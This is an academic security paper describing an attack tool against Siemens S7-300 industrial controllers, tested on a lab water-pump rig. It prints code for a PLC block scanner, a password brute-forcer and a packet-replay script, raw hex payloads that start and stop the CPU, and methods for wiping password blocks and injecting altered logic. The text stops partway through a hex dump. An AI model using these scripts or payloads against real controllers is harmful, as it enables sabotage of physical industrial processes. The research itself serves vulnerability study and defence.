A Remote Attack Tool Against Siemens S7-300 Controllers: A Practical Report

Wael Alsabbagh and Peter Langendoerfer

Abstract

This paper presents a series of attacks against Siemens S7-300 programmable logic controllers (PLCs), using our remote IHP-Attack tool. Due to the lack of integrity checks in S7-300 PLCs, such controllers execute commands whether or not they are delivered from a legitimate user. Thus, they were exposed to various kind of cyber-attacks over the last years such as reply, bypass authentication and access control attacks. In this work, we build up our tool to carry out a series of attacks based on the existing reported vulnerabilities of S7-300 PLCs in the research community. For real world experimental scenarios, our tool is implemented on real hardware/software used in industrial settings (water level control system). IHP-Attack consists of many functionalities as follows: PNIO Scanner to Scan the industrial network and detect any available PLCs/CPs, etc. Inner Scanner to collect critical data about the target PLC's software blocks. Authentication Bypass to check whether the PLC is password protected, and compromise the PLC. Our tool also shows that once an adversary reaches the target, he is capable of carrying out severe attacks e.g. replay and control hijacking attacks against the compromised controller. All the functions used in our tool are written in Python and based on powerful libraries such as Python-Snap7 and Scapy. The attacks performed in this work generate a very small traffic overhead and a quite short attack time which make them hard to detect by the workstation. We eventually

W. Alsabbagh · P. Langendoerfer
IHP – Leibniz-Institut für innovative Mikroelektronik, Frankfurt (Oder), Germany

W. Alsabbagh (✉) · P. Langendoerfer
Brandenburg University of Technology Cottbus-Senftenberg, Cottbus, Germany
e-mail: Alsabbagh@ihp-microelectronics.com; Langendoerfer@ihp-microelectronics.com

J. Jasperneite, V. Lohweg (Hrsg.), *Kommunikation und Bildverarbeitung in der Automation*, Technologien für die intelligente Automation 14,
https://doi.org/10.1007/978-3-662-64283-2_1

found that deploying traditional detection methods is not sufficient to secure the system. Therefore, we suggest some possible mitigation solutions to secure industrial systems based on S7-300 PLCs from such attacks.

Keywords

Programmable Logic Controller (PLC) · Industrial Control System (ICS) · Physical Attacks · Cyber Attacks · Injecting

1 Introduction

Programmable Logic controllers (PLCs) in industrial control systems (ICSs) are directly connected to physical processes such as production lines, electrical power grids and other critical plants. They are equipped with control logic that defines how to control and monitor the behavior of the processes. Thus, their safety, durability, and predictable response times are the primary design concerns. Unfortunately, the majority of industrial controllers are not designed to be resilient against cyber-attacks. Meaning that, if a PLC is compromised, then the physical process controlled by the PLC is also compromised which could lead to a disastrous incident. In principle, an adversary first infiltrates into an ICS network to communicate with the targetable device, or gains physical access of the PLC in purpose to run attacks against the target. The control logic defines how a PLC controls a physical process, but unfortunately, it is vulnerable to malicious modifications because PLCs either do not support digital signatures for control logic, or the ICS operators do not use/configure them. A good example of such malicious modifications is Stuxnet [1]. This malware targets Siemens S7-300 PLCs that are specifically connected with variable frequency drives [2]. It infects the control logic of the PLCs to monitor the frequency of the attached motors, and only launches an attack if the frequency is within a certain normal range (i.e. 807 Hz and 1210 Hz). The attack involves disrupting the normal operation of the motors by changing their motor speed periodically from 1410 Hz to 2 Hz to 1064 Hz and then over again.

For the purposes of our discussion, we investigate how adversaries can leverage exposed PLCs based on different existing vulnerabilities. We carry out all the attack scenarios presented in this work, using our IHP-Attack tool that launches a series of attacks aiming to cause physical harm on the control process. Our first two attacks employ reconnaissance to discover targetable PLCs available on the industrial network and also to collect critical data about the target's software blocks. Then, we show how to bypass the authentication in case the target is password protected. Afterwards, we perform three replay attack scenarios based on old packets captured between the TIA Portal and the PLC: (setting a new)/(updating the current) password, clearing the software blocks, and turning on/off the device. These attacks prevent the user from reaching the PLC, causing Denial-of-Service situation as well as hardware/software errors. We also show that once we bypass

the authentication, the PLC is prone to various attacks e.g. we managed to upload the machine Byte-code that the target device runs, and then retrieved the source-code by mapping the Byte-code to the corresponding STL instructions, afterwards we modified the current machine code before pushing the infected code back into the PLC.

The contribution of this paper is designing a new attack chain for exploiting S7-300 PLCs. We used the previous methods as well as add new approaches to study the impact of different scenarios against PLCs. The attacks are performed successfully on real ICS hardware/software used in industrial example application given in §3. The rest of the paper is organized as follows. We begin in section §2 with related work to ours, then in §3 we describe our experimental set-up, and illustrate the attack details performed in §4. In §5, we suggest some possible mitigation solutions to secure our systems and conclude this paper in §6.

2 Related Work

The information of control logic vulnerabilities come from several sources: the ICS-CERT [10], the National Vulnerability Database (NVD) [13], and the exploit database [14] created by Offensive security. However, researchers have found various types of vulnerabilities in performing different attack scenarios e.g. ICSA-11-223-01A [15] allows an adversary to program and configure the control logic programs in a series of Siemens controllers. This vulnerability is caused by a potential to expose the product's password used to restrict unauthorized access to Siemens controllers. Based on this vulnerability some previous works such as [3, 16–18] managed successfully to bypass the authentication of Siemens PLCs. Our work presents an S7 authentication bypass method based on the Scapy library as we show later on in section §4.3. CVE-2019-10,929 [19] shows also that an adversary in a Man-in-the-Middle position is able to modify network traffic exchanged on port 102/TCP to SIMATIC controllers. This is caused by certain properties in the calculation used for integrity protection. If control logic programs are communicating through this port, it is possible to stealthy change the code without being noticed. We, in this paper, show also that an attacker is capable of retrieve, modify and inject his own code into the PLC. Beresford introduced one of the most cited SCADA attack descriptions in USA Black Hat 2011 [3]. He demonstrated how credentials can be extracted from remote memory dumps. In addition, he showed how to start and stop PLCs through reply attacks. Our work differs in that we present more complex attacks targeting the PLCs, i.e. altering the logic program, and removing software blocks, which eventually lead to serious damages. A work done by Langner "A Time bomb with fourteen bytes" [4] described how to inject rogue logic code into PLCs. Another similar attack to Langner's was presented in Black Hat USA 2013 by Meixell and Forner [5]. The authors presented different ways of exploiting PLCs, presenting how to remove safety checks from logic code. A PLC malware paper was published by McLaughlin [6] proposed a basic mechanism for dynamic payload generation. His approach is based on symbolic execution that recovers Boolean

logic from PLC logic code. From this, he tries to determine unsafe states for the PLC and generates code to trigger one of these states. McLaughlin published a follow up paper [7], which extended his previous approach in a way that automatically maps the code to a predefined model by means of model checking. With his model, he can specify a desired behavior and automatically generate attack code. We also prove in one of our experiments that an attacker might also take the control away based on mapping the code and without adding any external instructions or functions to the original machine code. In 2019, a group of researchers present an autonomous full attack-chain on the control logic of a PLC [8]. They introduced a malicious logic in a target PLC automatically. Their tool was designed to target only M221 PLC introduced by Schneider Electric. Ours introduces not only injection attacks but also other types, targeting the control logic and software blocks. In 2015, a tool called PLCinject was presented in Black Hat USA [9]. The authors developed a prototypical port scanner and proxy that runs in a PLC in order to inject the attacker's code to the existing logic code of the PLC. They analyzed and looked at timing effects and found that augmented code is distinguishable from non-augmented code. In contrast, we present not only a network scanner, but also a scanning in-depth method to collect very critical data. Furthermore, we managed to modify the user program without any external functions. A Ladder Logic Bomb malware written in ladder logic or one of the compatible languages was introduced in [11]. Such malware is inserted by an attacker into existing control logic on PLCs. This scenario requires from an attacker to be familiar with the programming languages that the PLC is programmed with. We showed that, an attacker still can compromise the PLC without any prior knowledge of neither the user program, nor the language that the code is written in. A recent work presented a reverse engineering-attack called ICSREF [20], which can automatically generate malicious payloads against the target system, and does not require any prior knowledge of the ICS as ours [12]. demonstrated common-mode failure attacks targeting an industrial system that consists of redundant modules for recovery purpose. These modules are commonly used in nuclear power plant settings. The authors used DLL hijacking to intercept and modify the command-37 packets sent between the engineering station and the PLC, and could cause all the modules to fail.

3 Experimental Set-up

In this section, we describe our experimental set-up, starting with the process to be controlled and presenting the equipment used afterwards.

3.1 The Physical Process to Be Controlled

In our experiments, we are using the following application example (2-PLCs.application). There are two aquariums filled with water that is pumped from one to the other until a




Fig. 1 Example application for our control process

certain level is reached and then the pumping direction is inverted see Fig. 1. The two PLCs are connected via S7communication, and exchanging data over the network to control the water level in each aquarium. The control process in this set-up is cyclically running as follows:

- PLC.1 (S7 315-2DP) reads the input signals coming from the sensors 1, 2, 3 and 4 (see Fig. 1). The two upper sensors (Num. 1, 3) installed on both aquariums are reporting to PLC.1 when the aquariums are full of water, while the two lower sensors (Num. 2, 4) are reporting to PLC.1 when the aquariums are empty.
- After that, PLC.1 sends the sensors' readings to PLC.2 (S7 315-2PN/DP) via the S7 communication using IE-CP (CP 343-1 Lean).
- Then PLC.2 powers the pumps on/off depending on the sensors' readings received from PLC1.

3.2 Hardware Equipment

In our testbed we have the following components: legitimate user, attacker machine, PLCs, Communication processor, sensors and pumps which are described in detail in the following:

1. **Legitimate User –** It's a device that is connected to the PLC/CP using the TIA Portal software. Here, we use version 15.2[1] and Windows 7[2] as an operating system.
2. **Attacker Machine –** it's a device that sneakily connects to the system without appropriate credentials. In our experiments, the attacker uses operating system LINUX Ubuntu 18.04.1 LTS[3] running on a Laptop.[4]
3. **PLCs S7-300 –** as mentioned before, we use Siemens products in our experiments and, particularly CPUs from the 300 family. The PLCs used in this work are S7 315-2 PN/DP,[5] and S7 315-2 DP.[6]
4. **CP 343-1 Lean –** is an industrial Ethernet Communication Processor (CP). In addition to the communication with other Ethernet stations, the CP can connect external I/O modules i.e. PROFINET IO-controller or IO-Devices.[7]
5. **Four capacitive proximity Sensors -** in our testbed, these are four sensors from Sick, Type CQ35-25NPP-KC1,[8] with a sensing range of 25 mm and electrical wiring DC 4-wire.
6. **Two Pumps –** here, two DC-Runner 1.1 from Aqua Medic[9] with transparent pump housing 0–10 v connection for external control, maximum pumping output 1200 I/h and maximum pumping height: 1.5 m.

3.3 Attacker Model and Attack Surface

With regard to the types of attacks we consider, we assume that the attacker has already access to the network and is capable to send packets to the PLCs via port number 102 on S7 315-2PN/DP CPU, using our tool. We also assume that the attacker has no TIA Portal software installed nor any prior knowledge about the actual process controlled by the PLCs, how the PLCs are connected, which communication protocols the PLCs use, or the logic program running on each. In this work, the attack surface is a combination of device design and software implementation; more precisely, it is the implementation of the network stack, PLC specific protocols and PLC operating system.

[1] https://support.industry.siemens.com/cs/document/109752566/simaticstep-7-and-wincc-v15-trial-download-?dti=0&lc=en-US.

[2] https://www.microsoft.com/de-de/software-download/windows7.

[3] https://ubuntu.com/download/desktop.

[4] https://www.dell.com/support/home/de/de/debsdt1/productsupport/product/latitudee6510/overview.

[5] https://support.industry.siemens.com/cs/pd/480032?pdti=td&dl=en&lc=en-WW.

[6] https://support.industry.siemens.com/cs/pd/155410?pdti=td&dl=en&lc=en-DE.

[7] https://mall.industry.siemens.com/mall/en/si/Catalog/Product/6GK73431CX10-0XE0.

[8] https://www.sick.com/de/en/proximity-sensors/capacitiveproximitysensors/cq/cq35-25npp-kc1/p/p244267.

[9] https://www.aquariumspecialty.com/aqua-medic-dc-runner-1-2pump.html.

4 Attack Details, Implementation and Results

As a consequence of the existing reported vulnerabilities, an attacker might carry out several attacks targeting industrial settings. In this section, we detail our attack scenarios that the IHP-Attack tool allows to perform against the example application given in section §3. Please note that, in this work, we utilize well-known libraries such as Scapy[10] and Python-snap7[11] as well as information that is publicly available on the Internet.

4.1 Reconnaissance Attack

The very early step that an attacker aims to is discovering the local switched network to get an overview of targetable PLCs in the network. In purpose to collect data of the available devices in our system, a function called PNIO Scanner based on the PROFINET DCP identify-response packets was used by us. Technically, this function sends a DCP identify request to the initiated interface (eno1 in our case), and waits for the answers from all found devices (PLCs, IE CPs... etc.). Then it sniffs the responses for a predefined time interval of 5 seconds and finally saves all results of the sniffing in a python dictionary for a further use. The output of executing our PNIO scanner function is shown in Fig. 2 and can be broken down into the following steps:

1. Get local IP, port and subnet
2. Calculate IP addresses of the subnet
3. Set up TCP connection
4. Send DCP identity request
5. Receive DCP response
6. Save responses in a Python response file
7. Stop scanning and disconnect TCP connection

4.2 Scanning the PLC In-depth

After an attacker run a successful scan, all IP and MAC addresses of the targets are known. The next step is to get an insight view of the target device. So, the attacker starts collecting data of the controller's software blocks, using queries and running scripts to find out which

[10] https://pypi.org/project/scapy/.

[11] https://pypi.org/project/python-snap7/.




Fig. 2 The output of executing PNIO Scanner function

software blocks the PLC has, the complexity of the software program run, the size of the logic program, etc. In this work, a dedicated function called Inner Scanner was used in our tool to gather critical data of the target. We present the python core of this function in algorithm 1. Fig. 3 shows the execution of our function. The attacker gets the total list of the PLC's software blocks, the number of blocks, the size of each block, etc. This phase helps the adversary to obtain sufficiently a deep knowledge of the target PLC from software point of view, and to then use these collected data to run further attacks, targeting the PLC software block(s) as we show in the next subsections. Please note that, knowing the size of the machine code (OB) and keeping the size of the infected code the same as the original one, might make any potential attack to be hardly detectable.

Algorithm 1 Inner Scanner using Snap7

```
1: function Inner_scanner ()
2:     s7_client = S7Client (name = "Siemens S7-300 PLC", ip=self.target,
3:     rack=self.rack, slot=self.slot)
4:     list = s7_client.connect..list_blocks ()
5:     print list
6:     for (i, i < block_list_number, i=i+1) do
7:         print s7_client.connect.get_block_info ("OB", i)
8:         print s7_client.connect.get_block_info ("FB", i)
9:         print s7_client.connect.get_block_info ("FC", i)
10:        print s7_client.connect.get_block_info ("SFB", i)
11:        print s7_client.connect.get_block_info ("SFC", i)
12:        print s7_client.connect.get_block_info ("DB", i)
13:        print s7_client.connect.get_block_info ("SDB", i)
14:    end for
15:    s7_client.connect.disconnect ()
16: end function
```




Fig. 3 The output of executing Inner Scanner function

4.3 Authentication Bypass Attack

Siemens PLCs might be password protected to prevent unauthorized access and tampering of the logic program run. Thus, the user is not allowed to read/write from and to the controller without knowing the 8 characters password that the PLC is protected with. However, we have two possibilities to bypass the password. Either by extracting the hash of password then pushing it back to the PLC, or by using a representative list of (plain-text password, encoded-text password) pairs to brute-force each byte offline. In this work, we use our function shown in Algorithm. 2 to check if the target PLC is password protected, then brute-force the connection to the PLC, using the list "s7_pass" created by us. An interesting fact is that we managed successfully to connect to the PLC, and disable the password protection to be able to use Snap7 library without an authentication in further attacks.

Algorithm 2 Bypass authentication using Scapy

```
1: def sniffer(self):
2:         if self.password.startswith('file://') then
3:                 s7_pass = open(self.password[7:], 'r')
4:         else
5:                 s7_pass = [self.password]
6:                 collection = LockedIterator(s7_pass)
7:                 self.run_threads(self.threads, self.attack_function, collecrion)
8:         if len(self.strings) then
9:                 print_success("Credentails found !")
10:                headers = ("target", "port", "password")
11:                print_table(headers, self.strings)
12:        else then
13:                print_error("valid password not found")
14: def attack_function(self, running, data):
15:         module_verbosity = boolify(self.verbose)
16:         name = threading.current_thread().name
17:        print_status(name, 'thread is starting ..', verbose=module_verbosity)
18:        s7_client = S7Client(name = "Siemens S7-300 PLC", ip=self.target, rack=self.rack, slot=self.slot)
19:        s7_client.connect()
20:        if not module_verbosity:
21:                s7_client.logger.setLevel(50)
22:         while running.is_set() do
23:                try:
24:                        string = data.next().strip()
25:                        if len(string)>8 then
26:                                continue
27:                        s7_client.check_privilage()
28:                        if s7_client.protect_level == 1 then
29:                                print_error("target didn't set password!")
30:                                return
31:                        s7_Client.auth(string)
32:                         if s7_client.authorized then
33:                                if boolify(self.stop_on_success) then
34:                                        running.clear()
35:                                print_success("target: {}:{} {}: Valid password string found - String: '{}'"
36:                                .format(self.target, self.port, name, string), verbose=module_verbosity)
37:                                self.strings.append((self.target, self.port, string))
38:                        else then
39:                                print_error("Target: {}:{} {}: Invalid community string - String: {}'".format(
40:                                self.target, self.port, name, string), verbose=module_verbosity)
41:                except StopIteration:
42:        break
```

As a consequence of compromising the password of the protected controller, several concrete attacks could be carried out on the exposed PLC, ranging from simple replay to more complicated attacks. In the following we show potential attack scenarios that an adversary might perform to take the control of the device, once he reaches the PLC.

4.4 Replay Attacks

A typical replay attack on the PLC consists in recording a sequence of packets related to a certain legitimate command/function sent by the workstation software, and then pushing these captured packets back to the target device at a later time without authorization. This clearly might cause a significant damage to any industrial system in case an attacker managed to access the PLC and to perform any sort of the following replay attacks. Algorithm. 3 shows the core of the our python script, using Scapy features to run replay attacks by replacing the corresponding captured packets in each attack.

Algorithm 3 Replay attack based on captured packets using Scapy

```
1: Function Replay (Pcapfile, Ethernet_interface, SrcIP, SrcPort):
2:     RecvSeqNum = 0
3:     SYN = True
4:     for packet in rdPcap (Pcapfile) do
5:         IP = packet[IP]
6:         TCP = packet[TCP]
7:         delete IP.checksum
8:         IP.src = SrcIP
9:         IP.port = SrcPort
10:        if TCP.flags == Ack or TCP.flags == RSTACK then
11:            TCP.ack = RecvSeqNum+1
12:            if SYN or TCP.flags == RSTACK then
13:                Sendp(packet, iface=Ethernet_interface)
14:                SYN = False
15:                Continue
16:            end if
17:        end if
18:        Recv = Srp1(packet, iface=Ethernet_interface)
19:        RecvSeqNum = rcv[TCP].seq
20:    end for
21: end Function
```

4.4.1 Set/Update the password of PLCs

The PLC password is normally set and updated only from the configuration software in the engineering station. Furthermore, in case of updating a current password, the old one must be supplied first before any changes are successfully applied. But due to the PLC access control vulnerability, we can set a new password in case the PLC is not password protected, or update the current one in case it is. Technically, when a password is written on the PLC, it's actually embedded in the SDB block. Precisely, in the block number 0000 as shown in Fig. 4. Therefore, before any function or command is executed, the load process first checks this block in the SDB to see if a password is already set or not. We have here two cases:

- **Setting a new password for the first time.** In this scenario, we recorded a password setting packet sequence used in an old traffic session between TIA Portal software and a PLC, then we replayed the captured packets during the load process. For this sort of attack, we need first to filter the recorded packets keeping only the packets which are in charge of overwriting block 0000 and ignoring the rest of the packets to avoid changing the current configuration.
- **Updating an old password with a new one.** In case the memory block 0000 contains already a password, our experiments showed that we actually cannot overwrite it by a new one by replaying recorded packets as done in the first case. This is due to the fact that the PLC keeps sending a FIN packet whenever we attempt to overwrite the SDB. To overcome this problem, we first cleared the content of block 0000 and then replayed the




Fig. 4 S7-300 PLC memory structure

Table 1 The impact achieved by clearing certain PLC's software blocks

Software Block	The resulted impact
Organization Block (OBs)	Erase the logic program that the CPU runs
Functions (FCs)	The CPU turns to Software Error Mode
Function Blocks (FBs)	The CPU turns to Software Error Mode
Data Blocks (DBs)	The CPU turns to Software Error Mode
System Functions (SFCs) System Functions Blocks (SFBs) System Data Blocks (SDBs)	The CPU turns to Hardware Error Mode The CPU turns to Hardware Error Mode The CPU turns to Hardware Error Mode

same packets used in the previous scenario (setting a new password). Since there's no legitimate command to just clean block 0000, we basically used a sequence of packets to delete different blocks and modified them to satisfy our need (delete block 0000). Based on this method, we managed successfully to update the password even without knowing the old one. This prevents the engineering software of accessing the PLC.

4.4.2 Clear PLC's Memory Blocks

The key when updating a password was to clear the content of block 0000 of the SDB block. This concept can be generalized to clear other memory blocks as well. This kind of attack has a significant harm on industrial systems, as an attacker can use some features provided by the Python-Snap7 library to clear different memory blocks e.g. OBs, FBs, DBs, etc. Table 1 presents the impact resulting from clearing each block of our target separately.

4.4.3 Start/Stop the PLC

This is a very typical replay attack performed against PLCs already published a decade ago [3]. However, our tool is capable of turning on/off an S7-300 PLC based on already captured packets between the PLC and the TIA Portal during executing Start/Stop CPU commands. The corresponding packets to start/stop the device are as follows:

CPU_Start_payload = "0300002502f080321000005000014000028000000000000fd0000
09505f50524f4752414d"
CPU_Stop_payload = "0300002102f080320100000600001000002900000000009505f5
0524f4752414d"

4.5 Control Hijacking Attack

The lack of authentication measures in the S7-300 PLC communication protocols might expose such controllers also to other sort of threats called control hijacking attack. Such an attack is defined as one when an adversary targets the logic program running in the

PLC, attempting to modify the original machine code (e.g. changing the current status of inputs/outputs), or add his own malicious code(s) to the original one i.e. injecting a function or instructions to the user program which will be executed during the normal execution process. Such scenarios cause a significant physical harm on the target system.


Any control logic program downloaded to a Siemens PLC is typically divided into several blocks. An interesting fact for attackers is that the running code is not inspected by the device before the execution. Meaning that, if an attacker managed to download his infected code, the CPU executes this code anyway without any checking mechanism deployed to inspect whether this code is malicious or legitimate. This allows attackers to take advantage of this vulnerability to exploit the control logic program. Technically, for a simple program (like ours), the entire machine code executed in a CPU is stored in the Organization Block (OB1). In this work, we present four phases that our tool goes through to steal the Byte-code, map the Byte-code version to the Source-code one, modify a pair of instructions, and finally push the infected code back to the target as follows:

Phase I: Uploading the Byte-Code The very early step is to request the machine code from the PLC. This step is easy to be done by using the function "full_upload (type, block number)" from Python-snap7 library. Please note that if the PLC is password protected against read/write, the PLC will refuse to upload its own code without verifying the user password. But indeed, an adversary can overcome this challenge by removing the password before executing this function e.g. clearing the block 0000. For our example application, we managed to upload the content of our one-block program on the attacker machine by replacing the abovementioned function's parameters with the corresponding block name and number i.e. we set the parameters on OB and 1 respectively. We show in Fig. 5 the output of executing this function on our PLC attacked and for only one-block program (OB1).


```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  3730 3730 3031 3031 3032 3038 3030 3031  7070010102080001
0x00000010  3030 3030 3031 3038 3030 3030 3030 3030  0000010800000000
0x00000020  3032 6532 3633 3565 3334 3135 3033 6131  02e2635e341503a1
0x00000030  3633 3833 3231 6137 3030 3163 3030 3232  638321a7001c0022
0x00000040  3030 3134 3030 3832 6330 3034 6466 3834  00140082c004df84
0x00000050  6536 3035 6465 3035 6331 3035 6464 3835  e605de05c105dd85
0x00000060  6331 3034 6464 3834 6337 3834 6261 3030  c104dd84c784ba00
0x00000070  6261 3030 6334 3034 6533 3034 6662 3030  ba00c404e304fb00
0x00000080  6336 3835 6334 3034 6266 3030 6333 3035  c685c404bf00c305
0x00000090  6537 3835 6364 3834 6266 3030 6465 3835  e785cd84bf00de85
0x000000a0  6337 3834 6261 3030 6534 3034 6533 3034  c784ba00e404e304
0x000000b0  6533 3035 6534 3035 6662 3030 6533 3034  e305e405fb00e304
